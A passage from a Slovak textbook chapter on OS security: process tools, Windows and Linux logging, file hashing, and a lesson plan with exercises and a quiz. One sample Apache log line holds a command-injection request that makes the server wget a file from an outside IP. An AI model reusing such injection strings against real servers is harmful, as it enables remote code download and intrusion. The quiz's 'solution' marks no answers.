Na Obrázku 9.12 je znázornený výstup nástroja `ps`, ktorý zobrazuje zoznam procesov s ďalšími užitočnými informáciami [13]:

- **USER** - informácia o používateľovi, ktorý proces spustil,
- **PID** - identifikačné číslo procesu,
- **%CPU** - informácia o využití procesoru pre proces (percentá),
- **%MEM** - informácia o využití pamäte pre proces (percentá).
- **VSZ** – veľkosť virtuálnej pamäte procesu (kB),
- **RSS** – informácia o fyzickej pamäti, ktorú proces už použil (kB),
- **TTY** - informácia o tom, z ktorého terminálu bol proces spustený,
- **STAT** - informácia, v akom stave je proces,
- **START** – dátum a čas, kedy bol proces spustený,
- **TIME** - informácia o procesorovom čase, ktorý bol danému procesu už pridelený,
- **COMMAND** – informácia o príkaze a jeho prepínačoch.

Ďalšími nástrojmi, ktoré je možné použiť pri správe procesov, sú nástroje **top** [14] a **htop** [15]. Podobne ako nástroj `ps`, zobrazujú bežiacie procesy. Rozdiel je v tom, že tieto nástroje umožňujú zobrazovať informácie o procesoch nepretržite až do zastavenia, kým nástroj `ps` zobrazí aktuálny stav procesov.

Užitočným nástrojom pri správe procesov je aj nástroj **pstree** [16]. Oproti nástroju `ps`, ktorý zobrazí procesy do tabuľky, nástroj `pstree` ich zobrazí do stromu. Podľa tohto stromu potom vieme určiť, ktorý proces je rodičom pre iný proces. Napríklad používateľ po prihlásení do operačného systému pomocou SSH spustí príkaz `pstree` (Obrázok 9.13).


```
root@Linux:~# pstree
systemd--agetty
systemd--apache2--5*[apache2]
systemd--cron
systemd--dbus-daemon
systemd--dhclient
systemd--irqbalance
systemd--mysqld--25*[{mysqld}]
systemd--rsyslogd--{in:imklog}
systemd--rsyslogd--{in:imuxsock}
systemd--rsyslogd--{rs:main Q:Reg}
systemd--sshd--sshd--sshd--bash--sudo--su--bash--pstree
systemd--(sd-pam)
systemd--journal
systemd--logind
systemd--timesyn--{sd-resolve}
systemd--udev
```

Obrázok 9.13
Príklad použitia príkazu `pstree` v operačnom systéme Debian.

Na komunikáciu s procesmi používame tzv. **signály** [17]. Signál vieme vyslať procesu pomocou nástroja `kill`. Syntax tohto nástroja je `kill [číslo_signálu] PID`, kde PID predstavuje ID procesu a číslo signálu predstavuje konkrétne označenie signálu. Na Obrázku 9.14 je znázornené použitie nástroja `kill`. Najprv sa pomocou príkazu `ps faux | grep www-data` zobrazili všetky procesy webového servera Apache (používateľ `www-data`). Následne sme vybrali proces s PID 584 a signál 9 (SIGKILL), ktorý ukončuje činnosť procesov (bez možnosti počkať na dokončenie

svojej úlohy). Potom sa vykonal príkaz `kill -9 584`, ktorý „násilne“ ukončil proces s PID 584. Pri novom spustení príkazu `ps faux | grep www-data` je vidieť, že tento proces už nebeží. **Zoznam všetkých signálov** je možné zobrazit pomocou príkazu `kill -l`. Medzi najvýznamnejšie signály zaraďujeme [16]:

- **SIGINT** (2) – žiadosť o prerušenie terminálu (podobne ako klávesová skratka Ctrl+C),
- **SIGABRT** (6) – žiadosť o prerušenie procesu,
- **SIGKILL** (9) – žiadosť o zabitie procesu,
- **SIGTERM** (15) – žiadosť o ukončenie procesu,
- **SIGCONT** (18) – žiadosť o navrátenie procesu zo stavu pozastavenia,
- **SIGSTOP** (19) – žiadosť o pozastavenie procesu (opak SIGCONT).



```

root@Linux:~# ps faux | grep www-data
root      686  0.0  0.0 12784  952 pts/0    S+   20:31   0:00      \_ gre
w-data
www-data  581  0.0  0.2 422008 10208 ?      S    20:08   0:00      \_ /usr/sbin/apache2 -k start
www-data  582  0.0  0.2 421976 10208 ?      S    20:08   0:00      \_ /usr/sbin/apache2 -k start
www-data  583  0.0  0.2 422008 10208 ?      S    20:08   0:00      \_ /usr/sbin/apache2 -k start
www-data  584  0.0  0.2 421976 10208 ?      S    20:08   0:00      \_ /usr/sbin/apache2 -k start
www-data  683  0.0  0.2 421960 10208 ?      S    20:30   0:00      \_ /usr/sbin/apache2 -k start
root@Linux:~# kill -9 584
root@Linux:~# ps faux | grep www-data
root      689  0.0  0.0 12784  952 pts/0    S+   20:31   0:00      \_ gre
w-data
www-data  581  0.0  0.2 422008 10208 ?      S    20:08   0:00      \_ /usr/sbin/apache2 -k start
www-data  582  0.0  0.2 421976 10208 ?      S    20:08   0:00      \_ /usr/sbin/apache2 -k start
www-data  583  0.0  0.2 422008 10208 ?      S    20:08   0:00      \_ /usr/sbin/apache2 -k start
www-data  683  0.0  0.2 421960 10208 ?      S    20:30   0:00      \_ /usr/sbin/apache2 -k start
www-data  687  0.0  0.2 421960 10208 ?      S    20:31   0:00      \_ /usr/sbin/apache2 -k start

```

Obrázok 9.14.


Príklad použitia príkazu kill v operačnom systéme Debian.

9.1.2 Systémové záznamy (logy)

Z pohľadu informačnej bezpečnosti je dôležité, aby každý systém (operačný systém, počítačový program alebo webová aplikácia), dokázali zaznamenávať činnosti, ktoré sa vykonávajú v rámci tohto systému, resp. s jeho údajmi. Takúto činnosť nazývame **zaznamenávanie (logovanie)**. Cieľom logovania je zaznamenať konkrétne činnosti v rámci informačného systému a uložiť ich pre neskoršiu analýzu. Jeden konkrétny zápis alebo protokol o činnosti, resp. operácii s údajmi, nazývame **záznam (log)**. V nasledujúcom texte si priblížime proces logovania na operačnom systéme Windows a Linux.


Operačný systém Windows

V rámci operačného systému Windows na prezeranie záznamov (logov) používame program **Zobrazovač udalostí (Event viewer)** [10]. Najrýchlejším spôsobom, ako ho spustiť, je zadať výraz „event viewer“ do vyhľadávania. Súčasne je možné tento nástroj spustiť stlačením klávesovej skratky **WIN+X**, a potom kliknúť na **Zobrazovač udalostí** (Obrázok 9.1). Iným spôsobom je zadanie príkazu `eventvwr.exe` alebo `eventvwr.msc` do poľa Spusti v ľubovoľnom príkazovom riadku.



Obrázok 9.15.
Úvodná stránka zobrazovača udalostí v operačnom systéme Windows 10.

Úvodnou stránkou Zobrazovača udalostí (Event viewer) (Obrázok 9.15.) je stránka zobrazujúca *prehľady (Overview And Summary)*. V ľavej časti sa nachádza adresárová štruktúra jednotlivých typov záznamov. V tejto časti môžeme nájsť záznamy operačného systému Windows (Application, Security, Setup, System, Forwarded Events), záznamy aplikácií a služieb (napr. antivírusového programu, Internet Explorera, programov balíka Microsoft Office a pod.). Príklad tejto adresárovej štruktúry môžeme vidieť na Obrázku 9.16.




Obrázok 9.16.
Úvodná stránka zobrazovača udalostí v operačnom systéme Windows 10.

Naopak pravá časť obsahuje odkazy na rôzne akcie, ktoré môže používateľ vykonať. Používateľ môže najmä vytvoriť vlastné zobrazenie logov, v rámci jednotlivých typov logov môže

filtrovať záznamy podľa zvolených kritérií (napr. čas, kategória, zdroj a pod.), môže hľadať záznam, zobrazí si podrobnosti záznamu, ale si aj uložiť všetky záznamy rovnakého typu.

Pri každom **zázname udalosti** sa uchováajú nasledujúce údaje (Obrázok 9.17.):

- ID záznamu udalosti,
- čas a dátum záznamu udalosti,
- kategória záznamu udalosti (napr. Application, Security, System a pod.),
- zdroj záznamu udalosti (napr. Outlook, Power, Storage, Audio, Dhcp-client a pod.),
- kategória záznamu udalosti (napr. Warning, Critical a pod.),
- používateľ,
- detailný popis udalosti atď.



Obrázok 9.17.
Detailný popis záznamu udalosti v operačnom systéme Windows 10.

Nie všetky záznamy majú rovnakú **závažnosť**. Záznamy v operačnom systéme Windows sú rozdelené do šiestich kategórií, ktoré sú uvedené v zostupnom poradí podľa závažnosti [10]:

- **kritické (critical)** - tento typ záznamu udalosti označuje zlyhanie aplikácie alebo časti operačného systému, ktoré sa nedá automaticky obnoviť. Patrí to napr. zobrazenie modrej obrazovky smrti. Každú udalosť, ktorá sa objaví v tejto kategórii, je potrebné dôkladne preveriť a riešiť.
- **chybové hlásenie (error problems)** – udalosti, ktoré sa zaraďujú do tejto kategórie, zvyčajne ovplyvňujú funkčnosť aplikácie alebo časti operačného systému. Príkladom udalostí, ktoré patria do tejto kategórie, radíme zlyhanie hardvérových ovládačov alebo periférnych zariadení. Je vhodné riešiť tieto problémy.
- **upozornenia (warning)** - udalosti, ktoré sa zaraďujú do tejto kategórie, nie sú zvyčajne závažné, ale môžu znamenať prechodné problémy. Napríklad problémy so sieťovým pripojením.

- **informácie (Information)** - udalosti, ktoré sa zaraďujú do tejto kategórie, sú zvyčajne správy o stave. Nájdeme tu napríklad správy o stave aktualizácie operačného systému. Pri tejto kategórii zvyčajne nie sú potrebné žiadne kroky v reakcii na tieto udalosti.
- **úspech a zlyhanie auditu** (audit success and audit failure) - udalosti, ktoré sa zaraďujú do tejto kategórie, pochádzajú z denníkov zabezpečenia a naznačujú, že oprávnenia používateľa boli úspešne, resp. neúspešne, aplikované. Napr. používateľ pristúpil, resp. nepristúpil k súborom.

Operačný systém Linux

V rámci operačného systému Linux sa pre vytváranie záznamov najčastejšie používa služba syslog. Pre službu syslog sa zadefinujú pravidlá, ktoré určia, aká akcia sa má vykonať pre daný zdroj údajov určitej priority [17]. **Akciu** môže byť zapísanie do súboru, vypísanie hlásenie do terminálu, resp. odoslanie správy na vzdialený server.

Na Obrázku 9.18. je možné vidieť záznamy z operačného systému Debian. V danom prípade ide o prvých päť riadkov záznamov z webového servera Apache2. Tieto záznamy vyjadrujú prístupy k webovému serveru a obsahujú časovú pečiatku (dátum a čas), IP adresu, odkiaľ prišla požiadavka na webový server a samotnú požiadavku zaslanú na webový server.

```
root@Linux:~# head -5 /var/log/apache2/access.log
190.235.19.126 - - [26/Aug/2018:07:26:34 +0200] "GET / HTTP/1.1" 200 693 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
5.160.208.128 - - [26/Aug/2018:07:33:17 +0200] "GET / HTTP/1.1" 200 693 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
202.182.120.168 - - [26/Aug/2018:08:04:00 +0200] "GET / HTTP/1.0" 200 712 "-" "masscan/1.0 (https://github.com/robertdavidgraham/masscan)"
220.233.91.63 - - [26/Aug/2018:08:07:18 +0200] "GET / HTTP/1.1" 200 693 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
5.141.78.129 - - [26/Aug/2018:08:33:25 +0200] "GET /login.cgi?c11=aa%20aa%27wge%20http://209.141.33.86/d%20-0%20-%3E%20/cmp/.shinka%20/cmp/.shinka%27%5B" 400 0 "-" "Shinka/1.0"
```

Obrázok 9.18.
Ukážka záznamov webového servera Apache2.

V operačnom systéme Linux rozoznávame tieto **zdroje správ** [19]:

- **auth** – správy súvisiace s autentifikáciou, napr. správy démona sshd (bezpečné vzdialené prihlásenie), logovanie použitia príkazov su (zmena používateľa), sudo (vykonanie príkazu ako iný používateľ) a pod.
- **authpriv** – nesystémové autorizačné a autentifikačné správy
- **cron** – správy démona cron (zabezpečujú pravidelne vykonávanie činností)
- **daemon** – správy rôznych démonov,
- **kern** – správy z jadra operačného systému,
- **lpr** – správy týkajúce sa tlačového portu,
- **mail** – správy týkajúce sa elektronickej pošty,
- **news** – správy týkajúce sa diskusných skupín,
- **syslog** – správy týkajúce sa logovacieho systému,
- **user** – správy tvorené používateľskými procesmi,
- **local0, local1 ...** – logovacie podsystémy definované používateľom.

Obdobne ako pri Zobrazovači udalostí (Event viewer) v operačnom systéme Windows, aj v Linuxe má každá správa svoju **prioritu**. V rámci rôznych distribúcií operačného systému Linux rozoznávame nasledujúcich osem priorít (od najnižšej priority po najvyššiu prioritu) [19]:

- **debug** – veľmi podrobné informácie pre prípad hľadania chýb,
- **info** – všeobecne podrobné informácie,
- **notice** – informatívne hlásenia,
- **warn** – varovné hlásenia,
- **err** – chybové hlásenia.
- **crit** – hlásenia o kritických chybách,
- **alert** – výstražné hlásenia (napríklad o poškodení databázy a pod.) a
- **emerg** – hlásenia o nebezpečenstve (panické hlásenia).

Ako sme už vyššie uviedli, chybové hlásenia sa buď zobrazia v rámci terminálového okna, pošlú na vzdialený logovací server alebo zapíšu do súboru. Najčastejším, a štandardne preddefinovaným spôsobom, je zápis do súborov. V rámci Linuxu (distribúcia Debian) existuje niekoľko preddefinovaných súborov, do ktorých sa zaznamenávajú dôležité záznamy (logy) [6]:

- **/var/log/utmp** – tento súbor zaznamenáva prihlásenia do systému, systémové udalosti, aktuálny stav systému, čas behu systému a pod.
- **/var/log/wtmp** – tento súbor obsahuje historické údaje súboru /var/log/utmp
- **/var/log/btmp** – tento súbor zaznamenáva len neúspešné pokusy o prihlásenie
- **/var/log/messages** – tento súbor obsahuje informácie o všeobecných aktivitách systému. Informácie uložené v tomto súbore pomáhajú riešiť všeobecné systémové problémy.
- **/var/log/auth.log** – v tomto súbore sú uložené informácie o autentifikácii v rámci operačného systému. Tento súbor pomáha sledovať aktivity týkajúce sa autentifikácie používateľov, ako sú napríklad neúspešné pokusy o prihlásenie, útoky hrubou silou a pod.
- **/var/log/faillog** – tento súbor obsahuje informácie o neúspešných pokusoch o prihlásenie.
- **/var/log/dmesg** – do tohto súboru operačný systém zaznamenáva dôležité údaje počas svojho spúšťania. Zapisujú sa tu údaje o stave zariadenia, chybách hardvéru a pod.
- **/var/log/kern.log** – tento súbor obsahuje informácie o jadre operačného systému.
- **/var/log/mail.log** – tento súbor pomáha sledovať informácie o všetkých prichádzajúcich a odchádzajúcich e-mailových správach spolu s informáciami o neúspešnom doručovaní e-mailových správ.


9.1.3 Integrita súborov

Digitálnemu odtlačku (hašu) sme sa bližšie venovali v druhej kapitole. Jedným z využití digitálneho odtlačku (hašu), je zabezpečenie integrity súboru. Inými slovami, digitálny odtlačok môžeme použiť na zistenie, či súbor nebol zmenený (napr. používateľom, ktorý na to nemá oprávnenie). K súborom sa často vytvárajú digitálne odtlačky, ktoré sa zasielajú spoločne so súborom. Prijímateľ si urobí vlastný digitálny odtlačok súboru a porovná, či sa zhodujú. Ak áno,

súbor nebol počas komunikácie zmenený (zachovala sa jeho integrita). V opačnom prípade došlo k jeho zmene. Napríklad útočník zaslal iný súbor. Obdobne je možné použiť digitálne odtlačky v rámci operačného systému. Je možné vytvoriť digitálny odtlačok súborov, ktoré by sa nemali meniť a pravidelne kontrolovať, či došlo, resp. nedošlo k ich zmene. Nižšie si ukážeme, ako dokážeme vytvoriť digitálny odtlačok súboru pre operačný systém Windows a Linux.

Operačný systém Windows

V rámci operačného systému Windows môžeme použiť na vytvorenie digitálneho odtlačku nástroj **HashCalc** [20] (Obrázok 9.19). Tento nástroj umožňuje vypočítať digitálne odtlačky alebo kontrolné súčty (13 rôznych algoritmov) pre súbory, textové reťazce alebo reťazce v hexadecimálnej podobe.




Obrázok 9.19
Nástroj HashCalc.

Operačný systém Linux

V rámci operačného systému Linux, pre vytvorenie digitálneho odtlačku môžeme použiť nasledujúce nástroje v závislosti od hešovacej funkcie (výstup jednotlivých hešovacích funkcií pre súbor /var/log/messages je zobrazený na Obrázku 9.20):

- **md5sum** [21] pre vytvorenie digitálneho odtlačku pomocou hešovacej funkcie MD5,
- **sha1sum** [22] pre vytvorenie digitálneho odtlačku pomocou hešovacej funkcie SHA1 a
- **sha256sum** [23] pre vytvorenie digitálneho odtlačku pomocou hešovacej funkcie SHA256.





Obrázok 9.20.

Príklad použitia nástrojov md5sum, sha1sum, sha256sum v operačnom systéme Debian.

9.2 Bezpečnosť operačného systému (metodika)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Porovnať správu súborov s systéme Windows a OS Linux	2
2	Posúdiť dôvody pre neustálu kontrolu aktuálnosti OS a aplikácií	3
3	Rozhodnúť o spôsobe inštalácie balíčkov v OS Linux	3
4	Analyzovať záznamy v súboroch pre zaznamenávanie činnosti OS (logy)	3

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)
1	Postoj ku bezpečnostným rizikám
2	Postoj ku ochrane softvéru a dát na serveroch a počítačoch – budovať a prehľbovať potrebu ochrany digitálneho obsahu.

DIDAKTICKÝ PROBLÉM

Užívatelia operačných systémov si niekedy neuvedomujú dôvody na aktualizáciu systémov, aplikácií a programov, ktoré majú nainštalované. Tieto sa stále vyvíjajú a môžu sa stať, aj keď neúmyselne, zdrojom zraniteľnosti z pohľadu informatickej bezpečnosti. Ak sa v softvéri objaví chyba alebo zraniteľnosť, tak vývojári túto chybu odstránia a dajú ju do aktualizácie softvéru alebo operačného systému.

MOTIVÁCIA – 5 MIN

Hodinu začneme diskusiou o aktualizáciách operačných systémov na osobných smartfónoch žiakov. Ako často sa ich telefóny aktualizujú? Ako často sa aktualizujú aplikácie, ktoré používajú? Aktualizujú vôbec žiaci svoje telefóny a počítače? Nezaťažuje ich a nepovažujú to za zbytočnosť?

SKÚMANIE 1. – 10 MIN.



Správa programov

Žiaci sú rozdelení do skupín po 2-3 žiakov a skúmajú, ako sa aktualizácie a súčasti systému Windows.

Podľa učebného materiálu si nastavlia aktualizácie a skontrolujú ďalšie nastavenia. Vypracujú nasledujúce cvičenia.

CVIČENIE – OTÁZKY!



Pracujte v skupinách 2 – 3 žiakov. V OS Win 10 otvorte okno Aplikácie a súčasti. Skontrolujte nastavenia aktualizácií aplikácií a operačného systému Win 10. Zodpovedzte na nasledujúce otázky:

Kedy naposledy bol aktualizovaný OS Win na vašom počítači? Napíšte dátum:

Z akých zdrojov môžete inštalovať aplikácie?

Aká je predvolená aplikácia pre zobrazovanie PDF súborov na vašom počítači?

Zmeňte predvolenú aplikáciu pre zobrazovanie PDF na Internet Explorer!

Aký program pre aktualizáciu softvéru má váš počítač? (Software updater)

.....

CVIČENIE – VYSKÚŠAJTE SI!



Otvorte si svoj VM Virtual box a v ňom spustíte nainštalovaný GNU/Linux. Príkazom **dpkg – help** sa oboznámte s príkazom na inštaláciu balíčkov dpkg.

Zistíte zoznam nainštalovaných balíčkov pomocou **dpkg – l**. V zozname sa nachádza aj správca súborov Midnight commander?

Na tieto úlohy použijete nástroj **apt**.

1. prezrite si pomocníka pre daný príkaz

2. prezrite si zoznam nainštalovaných balíčkov pomocou **apt**. Sú tieto zoznamy rovnaké?
3. Ak balíček Midnight commander nie je nainštalovaný, tak ho nainštalujte pomocou príkazu apt. Ďalšie nastavenia príkazu apt sú v učebnom texte.

VYSVETLENIE – 5 MIN



Spolu si rozdiskutujte a vysvetlite postup pri inštalácii balíčka v GNU/Linux a aký postup je pri inštalácii aktualizácii softvéru vo WIN 10. Rozdiskutujte si so žiakmi aké boli problémy pri inštalácii balíčkov. Rozdiskutujte si možnosť inštalácie pri práci na vzdialenom počítači.

ROZPRACOVANIE 2. – 10 MIN.



Správa procesov a služieb

Žiaci pracujú v skupinách ako v predchádzajúcej časti hodiny. V tejto časti budú skúmať spustené procesy v OS WIN a Linux. Najprv budú pracovať vo OS WIN 10. Pomocou klávesovej skratky **WIN-X** zobrazia ponuku na správu OS.

CVIČENIE – ANALYZUJTE!



V tejto úlohe budete skúmať procesy a programy spustené v OS Windows. Pomocou klávesovej skratky **WIN-X** zobrazte ponuku na správu OS a v nej zvolte **Správca úloh**.

Zobrazte zoznam procesov v rozšírenom zobrazení. Napíšte, ktorý proces zaťažuje najviac procesor? Dopíšte

Otvorte viacej aplikácií, napr. word, excel a prehliadač webových stránok. Otvorte aj dokumenty v príslušných aplikáciách. Prezrite si zaťaženie procesora, výkon – zaťaženie procesora a pamäte počas týchto úkonov. Na koľko percent bol zaťažený procesor pri otváraní dokumentov?

Koľko nových procesov pribudlo?

Kliknite na proces, ktorý sa spustil pri spustení aplikácie Excel a ukončite ho. (Pravým tlačidlom myši.) To je postup, ako zastavíme proces pri niektorej aplikácii, ktorá neodpovedá a zaťažuje náš systém.

Operačný systém Linux

CVIČENIE – POUŽITE!



8. Vo virtuálnom počítači s OS GNU/LINUX skontrolujte bežiace procesy pomocou nástroja *ps*. Vyskúšajte prepínače pre tento nástroj: -e, -a, -f
9. Zobrazte spustené procesy v GU/Linux pomocou príkazu *ps tree*.

Teraz budeme pracovať so súbormi, ktoré zaznamenávajú operácie v OS, so súbormi **log**. Žiaci si precvičia prácu v OS Linux a Windows, zoznámia sa so zobrazovaním kritických udalostí v súboroch, ktoré zaznamenávajú tieto udalosti.

CVIČENIE – POUŽITE!

1. Vo virtuálnom počítači s OS GNU/LINUX prejdite do adresára /var/log
2. Zobrazte obsah adresára. Nachádza sa tam súbor auth.log?
3. Aký má účel?
4. Zobrazte obsah súboru auth.log. Aké hlásenia sa tam zobrazujú?
5. Do ktorého súboru sa zapisujú údaje o stave zariadenia, chybách hardvéru a pod.?
6. V OS Windows spustíte prehľadávač udalostí (Event Viewer) a preskúmajte údaje pri niektorých záznamoch udalostí. Vyberte si niektorú udalosť a dopíšte nasledujúce údaje:

ID

Čas a dátum záznamu udalosti:.....

Kategória záznamu udalosti:

Zdroj záznamu udalosti:

DIAGNOSTIKA




OTÁZKA

MOŽNOSTI

Ktoré z uvedených nepatria medzi hešovacie funkcie?	a) MD5 b) SHA1 c) ASCII d) CRC23
Ktorý z uvedených súborov zaznamenáva informácie o chybách hardveru, o stave zariadení a podobne?	a) /var/log/dmesg b) /var/log/kern.log c) /var/log/auth.log d) /var/log/faillog
Vyberte nástroje pre inštalovanie balíčkov v OS Linux:	a) aptitude b) dpkg c) yam d) apt e) apk

Riešenie:

 OTÁZKA	MOŽNOSTI
Ktoré z uvedených nepatria medzi hešovacie funkcie?	a) MD5 b) SHA1 c) ASCII d) CRC23
Ktorý z uvedených súborov zaznamenáva informácie o chybách hardveru, o stave zariadení a podobne?	a) /var/log/dmesg b) /var/log/kern.log c) /var/log/auth.log d) /var/log/faillog
Vyberte nástroje pre inštalovanie balíčkov v OS Linux:	a) aptitude b) dpkg c) yam d) apt e) apk

BIBLIOGRAFIA

- [1] Knittel, Brian; McFedries, Paul. Windows 10 In Depth (includes Content Update Program), Second edition. Que Publishing, 2018.
- [2] Program Secunia Personal Software Inspector [online]. [cit. 2018-08-20]. Dostupné z: <http://learn.flexerasoftware.com/SVM-EVAL-Personal-Software-Inspector>
- [3] Program FileHippo App Manager [online]. [cit. 2018-08-20]. Dostupné z: http://filehippo.com/download_app_manager/59899/
- [4] Program Patch My PC Updater [online]. [cit. 2018-08-20]. Dostupné z: <https://patchmypc.net/download>
- [5] LIMONCELLI, Thomas A.; HOGAN, Christina J.; CHALUP, Strata R. The practice of system and network administration. Pearson Education, 2007.
